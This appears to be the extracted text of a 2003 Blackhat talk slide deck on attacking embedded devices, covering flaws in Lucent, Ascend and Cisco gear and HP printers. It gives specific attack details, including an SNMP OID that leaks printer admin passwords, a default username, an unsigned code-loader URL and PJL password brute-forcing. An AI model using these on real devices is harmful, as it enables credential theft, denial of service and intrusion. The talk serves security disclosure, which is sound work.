



Attacking networked embedded systems




FRONT VIEW



RJ-45

REAR VIEW




RJ-45 8-Wire

PIN #




Colour



RJ45 Jack


T568A

Wire Pair




BOTTOM VIEW


FX of Phenoelit, Blackhat Amsterdam 2003




Today's Session




- Design failures in embedded systems
 - Examples of design failures
 - Exploiting a design failure
- Software vulnerabilities in embedded systems
 - Examples of software vulnerabilities
 - Exploiting a software vulnerability in a common embedded system




FX of Phenoelit, Blackhat Amsterdam 2003







What's a Embedded System ?




- (Small) computer system enclosed in electronic device
- Custom operating system, designed to provide specific functionality to the device it's running on
- Operating System is often monolithic
- No or limited separation of software components and access levels inside
- No or limited ability to add third party software




FX of Phenoelit, Blackhat Amsterdam 2003







Design failures





- Undocumented functionality
 - Developer backdoors
 - Auto-something features
 - Legacy functions
- Ignored standards
- Uncontrolled increase of complexity
 - New subsystems
 - Additional access methods
 - Inconsistent access restrictions



FX of Phenoelit, Blackhat Amsterdam 2003








Design failures


Case 1: Lucent Brick

- Layer 2 Firewall running Inferno OS
- ARP cache design failures
 - ARP forwarded regardless of firewall rules
 - ARP reply poisoning of firewall
 - ARP cache does not time out




FX of Phenoelit, Blackhat Amsterdam 2003






Design failures






Case 2: Ascend Router

- Undocumented discovery protocol
- Special packet format to UDP discard port
- Leaks information remotely
 - IP address/Netmask
 - MAC address
 - Name and Serial number
 - Device type
 - Features
- Can set IP address and name using SNMP write community (Default: „write“)



FX of Phenoelit, Blackhat Amsterdam 2003








Design failures

Ascend Router - ATMP

- Ascend Tunnel Management Protocol
 - RFC 2107
 - Dynamic GRE Tunnel creation
- RFC concept uses complicated setup:




FX of Phenoelit, Blackhat Amsterdam 2003





Design failures



Phenoelit ATtackMP

- Protocol implementation flaw
 - Every Ascend device seems to run it
 - No authentication required
 - No configuration required
- Building a tunnel
 - ATMP challenge/response → Tunnel ID
 - GRE using this Tunnel ID as key




FX of Phenoelit, Blackhat Amsterdam 2003







Cisco IOS EIGRP

- Enhanced IGRP uses automatic neighbor discovery
- Flooding Cisco IOS with random neighbor announcements causes segment wide DoS
 - Router ARPs for the neighbor IP as long as the EIGRP timer did not expire
 - Timer value provided by attacker in packet, max over 18 hours
- IOS 11.x allows attack as unicast




FX of Phenoelit, Blackhat Amsterdam 2003








Cisco IOS EIGRP



- Affected IOS versions: ALL
- Cisco's fix: none




FX of Phenoelit, Blackhat Amsterdam 2003





Exploiting a design failure: HP Printers

- Various access methods:
 - Telnet, HTTP, FTP, SNMP, PJP
- Various access restrictions
 - Admin password on HTTP and Telnet
 - IP access restriction on FTP, PJP, Telnet
 - PJP security password
- Inconsistent access restriction interworkings
 - SNMP read reveals admin password in hex at .iso.3.6.1.4.1.11.2.3.9.4.2.1.3.9.1.1.0
 - HTTP interface can be used to disable other restrictions (username: laserjet)




FX of Phenoelit, Blackhat Amsterdam 2003







HP Printers: PjL




- PjL (Port 9100) allows access to printer configuration
 - Number of copies, size, etc.
 - Locking panel
 - Input and output trays
 - Eco mode and Power save
 - I/O Buffer
- Security relies on PjL password
 - key space of 65535.
 - max. 6 hours for remote brute force




FX of Phenoelit, Blackhat Amsterdam 2003







HP Printers: PjL




- PjL (Port 9100) allows access to printer file systems on DRAM and FLASH
 - Spool directory contains jobs
 - PCL macros on printer
- More file system content (later models)
 - Firmware
 - Web server content
 - Subsystem configuration
- Printer can be used as PjL-based file server




FX of Phenoelit, Blackhat Amsterdam 2003







Phenoelit vs. PjL: PFT




- Tool for direct PjL communication
 - Reading, modifying and writing environment variables
 - Full filesystem access
 - Changing display messages
 - PjL „security“ removal
- Available for Linux and Windows including libPjL for both platforms
- Windows GUI version „Hijetter“ by FtR
- ... and of course it's open source




FX of Phenoelit, Blackhat Amsterdam 2003







HP Printers: ChaiVM [1]



- ChaiVM is a Java Virtual Machine for embedded systems
- HP Printers 9000, 4100 and 4550 are officially supported.
- HP 8150 also runs it.
- ChaiVM on printers comes completely with web server, static files and objects.
- Everything lives on the printer's file system.




FX of Phenoelit, Blackhat Amsterdam 2003




HP Printers: ChaiVM [2]

- Chai standard loader service
 - http://device_ip/hp/device/this.loader
 - Loader is supposed to validate JAR signature from HP to ensure security
- HP released new EZloader
 - HP signed JAR
 - No signatures required for upload
- Adding services via printer file system access to `0:\default\csconfig`
- ~~▪ HP Java classes, documentation and tutorials available~~




FX of Phenoelit, Blackhat Amsterdam 2003





HP Printers: ChaiVM [3]

- Getting code on the printer




FX of Phenoelit, Blackhat Amsterdam 2003





HP Printers: ChaiVM [4]

- ChaiVM is quite instable
 - Too many threads kill printer
 - Connect() to unreachable hosts or closed port kills VM
 - Doesn't always throw an Exception
 - Huge differences between simulation environment and real-world printers
 - Unavailability of all instances of a service kills VM
- To reset printer use SNMP set:
.iso.3.6.1.2.1.43.5.1.1.3.1 = 4




FX of Phenoelit, Blackhat Amsterdam 2003







HP Printers: Things you can do...




- Phenoelit ChaiPortScan
 - Web based port scanner daemon for HP Printers with fixed firmware
- Phenoelit ChaiCrack
 - Web based crypt() cracking tool for HP Printers
- Phenoelit BNC
 - Transparent web based TCP proxy for HP Printers




FX of Phenoelit, Blackhat Amsterdam 2003







HP Printers: ChaiVM [5]




- ChaiServices are fully trusted between each other
- ChaiAPNP service supports Service Location Protocol (SLP)
 - **find other devices and services**
- Notifier service can notify you by HTTP or Email of „interesting events“
- ChaiOpenView enables ChaiVM configuration via SNMP
- ChaiMail service is „designed to work across firewalls“.
 - **Issue commands to your Chai service via Email!**




FX of Phenoelit, Blackhat Amsterdam 2003







HP Printers



Tools and source available at
<http://www.phenoelit.de/hp/>



FX of Phenoelit, Blackhat Amsterdam 2003







Software Vulnerabilities




- Classic mistakes are also made on embedded systems
 - Input validation
 - Format strings
 - Buffer overflows
 - Cross Site Scripting
- Most embedded HTTP daemons vulnerable
- Limited resources lead to removal of sanity checks




FX of Phenoelit, Blackhat Amsterdam 2003

